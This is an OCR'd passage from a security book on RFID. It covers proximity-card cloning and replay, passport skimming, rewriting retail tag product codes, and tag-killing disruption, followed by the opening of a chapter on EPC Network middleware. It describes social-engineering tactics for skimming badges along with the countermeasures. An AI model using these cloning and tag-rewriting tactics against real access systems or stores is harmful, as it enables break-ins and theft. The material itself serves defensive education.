Most of the time, these systems use a basic identification scheme. The card talks to any reader that asks for its code (usually an ID number), which also makes the

system easy to operate. While some systems use tags like the TIRIS DST tags used in the SpeedPass system, these systems are a lot more expensive, and the majority of them were installed years ago using old technology, and are not encrypted.

The cards give their code to readers that can talk without verification. Without a verification system, any device issuing the correct code to the reader is allowed in. This vulnerability must be addressed, understood, and weighed when considering a proximity card system.

Let's look at active cards first. The credit card in your pocket is a tiny radio station that shouts its code to anyone with a radio close enough to hear it. If you told the guard your secret password, you would whisper it in his ear so no one would hear. The tag in your pocket is also shouting to him, so anyone within earshot can learn it. This is a serious security implication. If I can read your card, as far as the system is concerned I am you.

Passive cards are no less vulnerable. Any reader capable of reading a passive card has the capability of powering it. The only difference is that the effective range is less due to power limitations. However, even that can be overcome with higher-gain antennas.

If I copy your keys without touching them, you will not know until it is too late. With nothing more than a card reader attached to a Personal Digital Assistant (PDA), I can capture the code from your card in your pocket without you noticing. Now that I have the code, I can re-transmit it to the reader. The attacker effectively becomes you.

A smart attacker looks at the layout of the company they are attacking. Not the physical layout necessarily, but the human layout. Any place with a large proximity card installation usually has a personnel hierarchy. Knowing who is on the top and who is on the bottom is a great way for attackers to target an organization.

In most organizations, the boss likes to be in control; he or she do not like being shut out. If you were implementing a proximity card system in your business, would you limit the boss' access? Of course not, because you would be fired. The boss wants his card to have access to everything, which makes it valuable to attackers.

You would think that obtaining a card's code would be hard in the hands of the boss. If you can get close enough, all you need is a few seconds to capture the code, quietly and easily, particularly in an elevator, an environment of close proximity where people avoid eye contact. All an attacker would need is the opportunity, of which there are many. Once you have your boss' card code, you can clone their card, become them, and gain all their access.

What if you cannot get close enough to the boss to clone his card? As mentioned earlier, it is important to know the top and the bottom of any organization. The bottom of the organization commonly has more access than anyone else (some-

times even more than the boss). The janitors usually have keys to everything as a part of their job function so that they can enter locked areas to perform their duties. So, if you cannot clone from the top, clone from the bottom. Tell the janitor what a fine job he or she is doing and shake their hand, while the reader in your other hand scans their pocket. Once you get the code, you have a master key.

Most systems have an audit log that records the comings and goings of employees, thereby providing a forensic trail. These logs also log faults such as doors jammed open, or situations where the same person enters a room twice without leaving (signs of a cloned card). These logs are a great source of security. Knowing who is going where and when can also help spot anomalies.

In some respects, a proximity card system is like a highly vulnerable system fraught with security perils. However, there are a lot of things that can be done to strengthen the system and make it significantly more robust.

First, restrict everyone to the areas they need to be in, including the boss. Those restrictions should also restrict the times that a person can enter. If an employee is scheduled to work 9:00AM to 5:00PM, Monday through Friday, they should have access to the building between 8:00AM and 6:00PM, Monday through Friday. This limits the window in which a cloned card can be used.

Leverage the log files. Real-time monitoring of log files catch a lot of problems as they occur, rather than after the fact. If Frank enters the research lab first thing in the morning, before he can go into the file room on the other side of the building, he has to exit the research lab. If the log sees Frank enter the research lab twice without leaving, something needs to be investigated. Automated log processing also notices things like a 9:00AM to 5:00PM, Monday through Friday employee mysteriously entering the building at 3:00AM on a Saturday. If it is a 24-hour company, an extra person might not be noticed, but an automated log monitor could alert a guard that there is an anomaly worth further investigation.

To maximize log files, you have to restrict and prevent people from "surfing" (i.e., entering a door on someone else's card). Someone entering using another person's card interferes with the audit trail.

Another often overlooked and easy method of protecting cards is shielding them in a holder when they are not being used. Provide your users with a holder or case made of metal or lined with a metal layer, to prevent the card's radio transmissions from making it into the case.

Cloned cards are a risk only if the person using them is not noticed. To walk into a secured area in the middle of the day with a cloned card and not be noticed or questioned, would take an attacker with guts. Adding a PIN and requiring a code makes the attackers' job a lot harder because now, in addition to having to get close

enough to clone your card, they also have to be close while you punch in your code, which is much harder to do.

A common sight at high security locations is a guard in a guard booth staring at a screen out of view, as people come and go with their proximity cards. A lot of people think the guards are watching TV under the desk, and while this may be the case once in a while, more often than not they are acting as human verification of the automated system. When an employee is enrolled in the system and given their card, a photo of the employee is attached to their record. When the employee waves their card, their picture pops up on the screen for the guard to compare. This verification system also allows for human intuition. A person that seems nervous or edgy might throw up enough red flags to make a guard check the situation out further.

In 2003, Jonathan Westhues wrote on his Web site (http://www.cq.cx) about a device he designed. The device was a homemade proximity card skimmer the size of a credit card. It was built to attack the Motorola flexpass system, which is a passive RFID system, but the principals he followed apply to any simple RFID-based access control system using a straight ID code system.

Jonathan began by reverse engineering the signaling of a proximity card system (without the benefit of reading the datasheet on the technology). First, he determined the frequency that the cards operated at using a wide band receiver (the frequency was 125kHz). After analyzing the signal, he determined that the modulation of the signal was coming from the tag, thus understanding how the card transmitted *1*s and *0*s. He then built his own reader to test his cards.

He also created a simulator that would transmit a code using the same frequencies and modulation (basically a card simulator). What really fascinated people was the fact that he built both devices into one very small card. Using two buttons in a card barely bigger than the proximity card he was simulating, he could capture and later replay the code from any nearby flexpass card. One button turned the device into a reader, recording the code from a nearby proximity card and storing it in memory, and sampling it several times to make sure the code was correct. The other button turned the unit into a card simulator, broadcasting the captured code stored in memory.

This device rocked the security world. A skilled attacker could use the information on his or her site to replicate the device and build their own.

Proximity cards are a convenient form of access control, because they allow for easy access for employees, minimal wear over time, and a great amount of adaptability and growth. For retail stores, office buildings, and even some new homes, they are a great way to "keep the honest people honest." However, when used in a high security situation, that convenience can also be a huge weakness. Protecting cards

from eavesdropping, limiting access to only that which is essential, auditing logs, encrypted cards, and due diligence are the best ways to keep a system secure.

Tracking: Passports/Clothing

A lot of press regarding RFID has been about its possible covert tracking possibilities. This speculation and misinformation has led people to be wary of RFID.

RFID is not a high-tech bugging device. It does not have Global Positioning System (GPS) functionality or the ability to talk to satellites. At its base, RFID technology is a new, high-tech version of the bar code. The difference is the identification of items. RFID makes it so that it can be read at a distance, without a line of sight. The tag attached to an item, pallet, or case, is a reference identifier only.

Wal-Mart is a major industry leader in improving supply chain streamlining, which is why they are encouraging their major suppliers to integrate RFID into their supply chains. The ability to scan a pallet at 30 mph along a conveyor belt and not have to worry about bar codes being obscured or unreadable, means that product can be moved faster. Inventory can automatically scan as it enters or leaves the warehouse, saving time and improving the flow of product to the stores. Right now, Wal-Mart is only using RFID tags at the pallet level, not individual product packaging, which is the next logical step.

Notes from the Underground…

Wal-Mart and RFID

Wal-Mart is a big proponent of RFID technology; however, their plans are not as insidious as some people think.

As with any technology, there is the potential for abuse by those implementing it. A lot of times these abuses occur when the technology is taken to its limit. While the risks are valid, abusing customers is not good for business, and the public backlash can have profound effects on a business.

Razor blades are a common item of high value and small size; perfect for thieves. Up to 30 percent of Gillette's stock is lost due to the shrinkage (theft) of their product between the factory and the sales floor. In an effort to cut down on theft, Gillette started a pilot program in conjunction with Wal-Mart. The individual packages of razor blades were equipped with RFID tags at the factory and the retail shelf was equipped with a reader. When a package of razor blades was removed from the shelf, a hidden camera took a picture of the shopper. When

Continued

the customer went through the checkout line, another picture was taken. At the end of the day, store security could reconcile the razor blades taken with the razor blades sold. If any were unaccounted for, they had a picture of the possible thief. However, this did not sit well with customers, and there was no policy in place explaining what happened to the photographs at the end of the day.

Consider the following theoretical situation. You buy a sweater that contains an RFID tag. When you go through the checkout line, the item is scanned and you pay for it with your credit card. A few weeks later you wear the sweater to the same store where you purchased it. Provided the tag still works, when you enter the store, the reader in the door recognizes the ID number and matches it to your name and credit card information. This may not seem terribly intrusive; however, it can get worse.

Imagine a scenario of shopping in the future. As you walk into a high-end store, a scanner reads the tags on all of your clothing, thus providing a ranking system based on where the clothing was purchased. This kind of profiling would help store clerks identify you as a legitimate customer (i.e., "moneyed").

Eventually, thieves, pick pockets, and other bad guys will adopt RFID to improve the efficiency of their operations. A thief might carry an RFID reader to scan for potential targets (e.g., people who own high value items), or they might scan someone's clothing to determine whether they are worth kidnapping.

Rumors have been circulating for years regarding the European Central Bank's interest in embedding RFID technology into European bank notes as a counterfeiting prevention mechanism. The idea is for a tag containing a 38-digit number (comprised of the serial number, the value, and data regarding when and where it was made) be embedded into every bank note. A potential counterfeiter would then have to put matching information on their counterfeit RFID tag in addition to the traditional anti-counterfeiting measures. Banks would be able to scan a box of money to find out if any of the notes were counterfeit. Kidnappers would be prevented from asking for unmarked notes, and border guards would be able to detect people traveling with large sums of cash (usually a sign of money laundering or other illegal activity). (See http://www.edri.org/edrigram/number3.17/RFID.)

Thieves would have a field day with this new technology. A smart thief would be outfitted with a portable RFID reader for scanning potential victims. Knowing the exact amount of cash a potential target has, would be a great advantage for thieves. RFID's reliance on counterfeit protection is also fraught with logistical problems. Unless the tags are extremely durable and guaranteed not to fail, their use as a verification method is moot. Damaged tags are unreliable and should not be used as a counting mechanism, unless a way is found to protect the privacy of money when it

is in someone's possession, and to prevent the accidental or intentional deactivation of the tags.

Passports

The US government plans to use RFID tags in new passports for tracking purposes. Officially, the RFID tag is used for updating security and counterfeit protection, and for conforming to the International Civil Aviation Organization (IACO) machine-readable travel documents. However, this addition to the US passport has caused a huge debate among security and privacy experts, and national security advocates. At the time of this writing, the US is still in the beginning stages of deployment; therefore, there are no "real" results showing that the system works.

The new passport design integrates an RFID tag into the front or back cover of the passport, near the ISO 14443A and 14443B format specifications. The tags operate in the 13.56 Mhz range and contain a small amount of storage. The specifications call for the passport to be readable 10 centimeters from the reader, and will contain the same information as is printed in the passport, including the photo. With this addition, a forger would have to forge the physical passport as well as all of the anti-counterfeit measures, and then integrate an RFID chip containing that same forged data. It would make stolen or lost passports much harder to alter, because the new name and information would differ from the information on the RFID tag. It is assumed that in the future, a chip will store a person's biometric information (e.g., fingerprints, iris scan, and so on), which would increase the ability for border guards and issuing agencies to confirm someone's passport.

The IACO is an organization that sets international standards for civil air travel. They specify international base standards for baggage and passengers, make sure that flights from one country to another are compatible (radio frequencies, standard terms and procedures, and so forth), and ensure that everything is working safely and efficiently. They also specify standards regarding travel documents, so that each country's documentation is compatible and interoperable with the other countries' documentation. They were originally specified to be machine-readable using optical character recognition (OCR).

The new standards specify the co-existence of newer technologies with the older OCR systems. These new standards specify requirements such as how much storage, what should be in the storage, and so forth, but they leave it to member states to select specific technologies. Member states can also increase or implement additional technologies if they wish; however, they still have to meet the international baseline requirements.

The US State Department specified that the new US passports would increase the available memory from 32 kilobytes to 64 kilobytes, presumably for future use with biometrics information. They also chose to use a contactless chip technology (RFID) rather than a contact-based technology such as smart cards or a magnetic strip. Using RFID chips is recognized in the ICAO specifications as valid technology; however, some people think this is a bad choice for a security device, because the ICAO specification does not require a digital signature or encryption of the information on the tag.

One major concern is "" "skimming," which is the ability to covertly read information on a passport. The fear is that criminals would be able to pick Americans out of a crowd or have their vital information broadcast to anyone in range. The problem is that the specification covers the minimum range at which tags should be able to be read (0 to 10 cm), but does not specify a maximum range. However, with a high-powered reader and antenna it is possible to read the tag from several feet away. At the Black Hat 2005 Security Conference in Las Vegas, NV, a company called Felixis, demonstrated how to read a tag from 69 feet.

The fear is that American travelers abroad could be identified by the presence of their passport and possibly targeted for kidnapping or robbery. The unencrypted information also reveals more than most travelers wish to share. The possibility also exists for foreign persons, either governmental or private, to track American citizens. Cryptographer and security expert, Bruce Schnier, points out that the presence of US passports can also cause dangerous problems. Terrorists could have a bomb rigged with an RFID reader that will explode when more than one US passport is in range. Or they can scan down hotel hallways looking for Americans to kidnap or rob. These are all within the realm of possibility with existing technologies.

In February 2005, after the State Department made a public comment on the proposed changes to the US passport system, they received thousands of responses that were overwhelmingly (99 percent) against the system. At this point a lot of the security advocates' concerns were noted and the system was reviewed. (See http://travel.state.gov/passport/eppt/passport_comments.php.)

Based on the public outcry, the State Department made revisions to the proposed system, including encrypting the data on the RFID tag and printing the key on the optically read section of the reader for decoding on the PC. This way, any intercepted data is garbled and unreadable without the key, which is accessible only with physical access to the passport. It is hard to imagine a 128-character key being printed on a passport, let alone strong publicly vetted encryption being used on the tag. Presuming the encryption method is known or learned, the key space for searching the information is considerably small and within the realm of brute force attacks. The State Department also mandated the inclusion of a metallic layer in the

front and back covers and along the spine of the passport, to prevent the tag from being able to interact with a reader unless it is open (i.e., a "tin foil hat" solution to allay the concerns of the privacy advocates). The problem is that the foil cover may not be able to stop transmissions at close range. Another issue is that the foil may not always be in good enough condition to protect the tag.

Using a printed key is also not a good choice. Passports are used all over the world as non-governmental identification for things such as hotel reservations and Internet cafes, all of which need you to open your passport and expose the RFID tag and the printed key. In the case of hotel reservations, the passport is required to be photocopied and kept on file, including the key.

Even if the information is encrypted, a passport can still be identified as American. To prevent problems where more than one tag is in range of a reader, every tag has a collision-avoidance identifier, which is a unique identifier that allows the reader to distinguish one tag from another.

Having RFID in passports also solves a standards compliance problem and a political problem concerning the perceived need to increase passport security. However, looking beneath the surface of the new technology, you can see that there are some big problems that need to be addressed. Using a security device in something as important as a passport should be evaluated extensively, because of the profound implications if it is done wrong.

Chip Cloning > Fraud

If companies like Wal-Mart have anything to say, all products will eventually contain RFID chips on their packaging. Efforts to RFID-enable product are driven by the goal of streamlining the supply chain, increasing convenience to the consumer, and theft deterrents. While these are very respectable goals, the use of RFID could also have some disastrous consequences for your business.

Stores have the ability to do inventory with the push of a button. The ability of the consumer to get more information about a product from an automated kiosk or PDA attached to a shopping cart, has been a dream of future thinkers for years.

Several years ago, European store chain, METRO Group, began a trial to test technologies and concepts for the proverbial "store of the future." METRO Group and their partners wanted to test some of the ideas seen as the future of shopping, including using RFID technology on individual products.

The store was set up in a middle class suburban town called Rheinberg, Germany, and named "Future Store." This new store was the "petri dish" for developing new technology for possible deployment across the whole industry. Basically, they were using customers as "guinea pigs" to test the abilities of these new technologies. (See *http://www.future-store.org*.)

RFIDs are in stores in the form of tags on four products: Pantene shampoo, Gillette razor blades, Philadelphia Cream Cheese, and DVDs). Each item was individually marked with a 13.56 Mhz RFID tag, with readers built into the shelf to monitor inventory levels. DVDs are tagged for use at a media station that plays a clip from the movie, by waving the DVD past the reader.

The Future Store RFID tags contain a unique ID number in read-only memory, which is programmed at the factory at the time of manufacture. The chips also contain a small amount of user-writable memory that is used as an Electronic Product Code (EPC) to identify the type of item it is attached to. A store can use one type of tag for different products, by writing a different EPC value on each tag. This way, the shelf scanners can tell the difference between shampoo and razor blades.

To allay concerns about privacy, the store provided "'deactivation" kiosks that would deactivate any tags on merchandise. Store literature also stated that RFID tags would not function outside of the store.

In 2003, German privacy group, FoeBuD, toured the future store with privacy advocate, Katherine Albrecht, founder and director of CASPIAN, an anti-RFID group. They were led on the tour by executives of METRO Group to fully explain and allay any concerns regarding RFID use.

In 2004, at the Black Hat Conference in Las Vegas, NV, Lukas Grunwald gave a talk about RFID and some creative attack vectors. His test bed was the future store in Rheinberg. He released a program he developed called "RF-dump," on an IPAQ PDA with an RFID reader. Using this program, he could scan the products in the Future Store. What he found interesting was that the "deactivation" kiosks wrote only zeros to the EPC part of the tag, which got him thinking that if the tags were being overwritten on their way out of the store, they must also be writable in the store. Using off-the-shelf software, he was able to rewrite the EPC of the products' tag, turning razor blades into cream cheese. If a $25.00 DVD is rewritten to be a $0.30 stick of gum, that DVD is suddenly be on sale. With self-checkout, the lack of human interaction means that discrepancies are much harder to notice.

The deactivation kiosks installed and advertised as a solution for privacy concerns, were found to be totally inadequate. When a product was placed on the kiosk, it overwrote the EPC section of the tag with zeros, leaving the manufacturer's serial number intact, and left the tag in an operational state, complete with its unique serial number. Their claims that the tags would not function outside the store were greatly exaggerated. Privacy advocates were able to read the tags with easily available equipment, long after leaving the store.

Rewriting tags on a shelf has obvious implications for the theft of single items, but what happens if you rewrote all the cream cheese to be razor blades? The reader in the shelves would read the change, see that there was no more cream cheese, and

then order more even if there was some physically sitting on the shelf. The reader only reads the tags, which could cause a major problem in the supply chain.

FoeBuD and CASPIAN posted their findings to the Web site www.spychips.com and made headlines around Europe for their efforts. One of their chief discoveries was that consumer loyalty cards contained an RFID transponder. The existence and purpose of this transponder was never disclosed to consumers. Executives tried to cover up this oversight by explaining that they used it as an age verification mechanism to prevent minors from viewing clips of R-rated movies. They failed to disclose this fact to their customers, and the backlash was immense.

Protests and boycotts forced the company to replace all of the RFID-enabled "loyalty cards" with non-RFID cards. They also served as a warning to other retailers to be more open in their disclosure of RFID uses.

Disruption

RFID tags show the promise of revolutionizing industry supply chains the world over. Dependence on this technology working perfectly will become more important as time goes by and automation becomes more integrated into the supply chain. The failure of the tags could lead to lost product or major problems and delays in the supply chain.

Depending on the RFID implementation, there are some provisions for deactivating and rendering tags "dead" and unreadable. This is usually done at the point of sale (POS) through the introduction of a high-power RF field that induces enough current to burn out a weak section of the antenna. This cuts the chip off from the antenna, rendering it unusable. This is usually done to address privacy concerns and to deactivate the chips that are being used as a theft deterrence.

Having an entire store dependent on a RFID inventory system has obvious benefits; however, the possibility for mischief and mayhem probably will not get past people with malevolent intent.

Anyone can have the technology to induce a "kill" signal into their chips at checkout. The usual range of such a kill signal is only a few inches; however, it would not be hard for an engineer to rig up a high-gain antenna tuned to the necessary frequency, along with a higher power transmitter. Throw in a battery pack and you could probably fit it all into a backpack. Walk into a store and, with the flip of a switch, kill every tag in the place, causing a large level of retail chaos. Products will not scan, inventory systems will go down, and clerks will have to deal with shoplifters.

Deactivation and disruption do not necessarily have to be malicious. Given the number of new wireless technologies , it is not outside the realm of possibility that

newer technologies could cause disruption. In the days of the optical bar code, it was pretty hard to mess up the bar code. If it did not scan, there was a number printed on it that could be typed in manually. If there is interference in the RFID system is there a backup in place? Can the tags be manually entered? Do the employees know what to do in case of interference or other disruption?

Summary

Managing risk—security risks or any other risks—requires that you know the threats and value of what you are getting yourself into. If the risk-reward ratio is comfortable enough for you, you dive in. If not, however, you reevaluate or to try something else. Looking before leaping is an appropriate adage to follow for any IT project, and RFID is no exception.

At its heart RFID has many benefits and features that dazzle some people who check out this technology. These people rush into a deployment, and when things backfire, they are left in the unenviable position of having to explain that their reliance on inappropriate decisions about what features to use and deploy caused things to go wrong.

Chapter 17

RFID Attacks: Securing Communications Using RFID Middleware

By Anand M. Das

Solutions in this chapter:

- RFID Middleware Introduction
- Understanding Security Fundamentals and Principles of Protection
- Addressing Common Risks and Threats
- Securing RFID Data Using Middleware

RFID Middleware Introduction

A key challenge to changing to a standards-based infrastructure is that tag data can be hijacked if there is no reliable multi-level security built into the system. This chapter look at ways that multi-layered security built into the Radio Frequency Identification (RFID) middleware layer can be used to prevent unauthorized access. We also look at the middleware implementation provided in Commerce Events' AdaptLink™, which provides a scalable security infrastructure to thwart RFID attacks.

We begin by examining the EPCnetwork™ protocols adopted by EPCglobal, the de facto standard for the current cryptographic techniques used within the enterprise. The Public Key Infrastructure (PKI) is used to authenticate the handshake between the tag and the reader, and RFID middleware is used to authenticate the handshake between the reader and the network.

In this chapter, we recall the security fundamentals and principles that are the foundation of any good security strategy, addressing a range of issues from authentication and authorization, to controls and audit. No primer on security would be complete without an examination of the common security standards, which are addressed alongside the emerging privacy standards and their implications for the wireless exchange of information.


Electronic Product Code System Network Architecture

RFID is used to identify, track, and locate assets. The vision that drives the development at the Auto-ID Center is the unique identification of individual items. The unique number, called the Electronic Product Code (EPC), is encoded in an inexpensive RFID tag. The EPC Network also captures and makes available (via Internet and for authorized requests) other information pertaining to a given item.

EPC Network Software Architecture Components

The EPC Network architecture (see Figure 17.1) shows the high-level components of the EPC network, which are described in the following sections.

Figure 17.1 EPC Network Architecture—Components and Layers



Readers

Readers are the devices responsible for detecting when tags enter their *read* range. They are also capable of interrogating other sensors coupled to tags or embedded within tags.

Auto-ID Reader Protocol Specification 1.0 defines a standard protocol by which readers communicate with EPC and other hosts. The Savant also has an "adapter" provision to interface with older readers that do not implement the Auto-ID Reader Protocol.

RFID Middleware

RFID middleware is software that was designed to process the streams of tag or sensor data (event data) coming from one or more reader devices. It performs the filtering, aggregation, and counting of tag data, reducing the volume of data prior to sending it to Enterprise Applications. Auto-ID Savant Specification 1.0 defines how RFID middleware works, and how it defines the interface to Enterprise Applications. This specification has now been replaced by *EPCglobal Architecture Framework Version 1.0.* More details are available at www.epcglobalinc.com

EPC Information Service

The EPC Information Service makes EPC Network-related data available in Physical Mark-Up Language (PML) format to any requesting service. The data available through the EPC Information Service includes tag read data collected from RFID middleware (e.g., to assist with object tracking and tracing serial number granularity); instance-level data such as the date of manufacture, the expiry date, and so on; and object class-level data such as product catalog information. When responding to requests, the EPC Information Service draws on a variety of data sources that exist within an enterprise, translating that data into PML format. When the EPC Information Service data is distributed across the supply chain, any industry can create an EPC Access Registry to act as a repository for EPC Information Service interface descriptions. Auto-ID EPC Information Service Specification 1.0 defines the protocol for accessing the EPC Information Service.

Object Name Service

The Object Name Service (ONS) provides a global lookup service for translating an EPC into one or more Internet Uniform Reference Locators (URLs). These URLs identify with EPC Information Service; however, ONS may also be used to associate EPCs with Web sites and other Internet resources relevant to an object.

ONS provides both *static* and *dynamic* services. *Static ONS* typically provides URLs for information maintained by an object's manufacturer. *Dynamic ONS* records a sequence of custodians as an object moves through a supply chain.

ONS is built using the same technology as the Domain Name Service (DNS). Auto-ID Object Name Service Specification 1.0 defines how ONS works and interfaces with applications.

ONS Local Cache

The local ONS cache is used to reduce the need to ask the global ONS for each object, because frequently-asked values can be stored in the local cache, which acts as the first port of call for ONS-type queries. The local cache can also look up private internal EPC's for asset tracking. Coupled with the local cache are registration functions for registering EPC's with the global and dynamic ONS systems for private tracking and collaboration.

EPC Network Data Standards

The operation of EPC Network is subject to the data standards that specify the syntax and semantics of the data exchanged among the components.

EPC

The EPC is the fundamental identifier for a physical object. Auto-ID Electronic Product Code Data Specification 1.0 defines the abstract content of the EPC in the form of RFID tags, Internet URLs, and other representations.

PML


The PML is a collection of standardized XML vocabularies that are used to represent and distribute information related to EPC Network-enabled objects. The PML standardizes the content of the messages exchanged within the EPC Network, which is part of the Auto-ID Center's effort to develop standardized interfaces and protocols for communicating with and within the Auto-ID infrastructure. The core of the PML (PML Core) provides a standardized format for exchanging the data captured by the sensors in the Auto-ID infrastructure (e.g., RFID readers). Auto-ID PML Core specification 1.0 defines the syntax and semantics of the PML Core.

RFID Middleware Overview

RFID middleware sits between the tag readers and the enterprise applications, which are intended to address the unique computational requirements presented by EPC applications. Many of the unique challenges come from the vastly larger quantity of fine-grained data that originates from radio frequency (RF) tag readers, as compared to the granularity of data that traditional enterprise applications are accustomed to. Hence, a lot of processing performed by RFID middleware concerns data reduction operations such as filtering, aggregation, and counting. Other challenges arise from specific features of the EPC architecture, including the ONS and PML Service components.

Specific requirements for EPC processing vary greatly from application to application. Moreover, EPC is in its infancy; as it matures there will be a great deal of innovation and change of what applications do. Therefore, the emphasis in the RFID middleware specification is on extensibility rather than specific processing features. The RFID middleware is defined in terms of "Processing Modules," or "Services," each with a specific set of features that can be combined to meet the needs of his or her application. The modular structure is designed to promote innovation by independent groups of people, avoiding the creation of a single monolithic specification that attempts to satisfy all needs for everybody.

Figure 17.2 Middleware Modular Structure



RFID middleware is a container for processing modules that interact through two interfaces defined in the specification. The Reader Interface provides the connection to tag readers (i.e., RFID readers). The bulk of the details of this interface are specified in Auto-ID Reader Protocol Specification 1.0 [ReaderProtocol1.0], however, Savant also permits connections to readers via other protocols.

The *Application Interface* provides a connection to external applications (e.g., existing enterprise "backend" applications), but also possibly to new EPC-specific applications and other Savants'. The Application Interface is defined by a protocol that is fully specified in this document in terms of command sets, with each command set being defined by a Processing Module. The Application Interface thus serves as a common conduit between Savant processing modules and external applications. (If necessary, processing modules can communicate with pre-existing external services using those services' native protocols.) The Application Interface is specified using a layered approach similar to that employed in [ReaderProtocol1.0], where one layer defines the commands and their abstract syntax, and a lower layer specifies a binding to a particular syntax and protocol (i.e., several bindings can be defined).

Besides the two external interfaces defined by Savant (Reader Interface and Application Interface), Processing Modules can interact with each other through an Application Programming Interface (API) that they define themselves. Processing Modules can also interact with other external services via interfaces exposed by those services (e.g., one Savant interacting with another). This specification, however, does not define how Processing Modules gain access to such external services.

Notes from the Underground…

Road map (Non-normative)

It is expected that a future version of this specification will specify how processing modules access particular external services, especially EPC Information Service, ONS, and other Savant instances.

Processing Modules are defined by Auto-ID standards, or by users and other third parties. The Processing Modules defined by Auto-ID standards are called Standard Processing Modules. Every implementation of Savant must provide an implementation for every Standard Processing Module. Some Standard Processing Modules are required to be present in every deployed instance of Savant; these are called *REQUIRED Standard Processing Modules*. Others may be included or omitted by the user in a given deployed instance; these are called *OPTIONAL Standard Processing Modules*.

In Savant Specification 1.0, there are only two Standard Processing Modules defined. The first is the REQUIRED Standard Processing Module called *autoid.core*. This Standard Processing Module provides a minimal set of Application Interface commands that allow applications to learn what other Processing Modules are available and also to get basic information regarding what readers are connected to. The second is a REQUIRED Standard Processing Module called *autoid.readerproxy*. This Standard Processing Module provides a means for applications to issue commands directly to readers through the Application Interface.

Reader Layer—Operational Overview

The Reader Protocol provides a uniform way for hosts to access and control the conforming readers produced by a variety of vendors. Different makes and models of readers vary widely in functionality, from "dumb" readers that do little more than

report what tags are currently in a reader's RF field, to "smart" readers that provide sophisticated filtering, smoothing, reporting, and other functionality. The Reader Protocol defines a particular collection of features that are commonly implemented, and provides a standardized way to access and control those features.

Features related to reading tags are exposed through the Reader Protocol (see Figure 17.3).

Figure 17.3 Reader Protocol

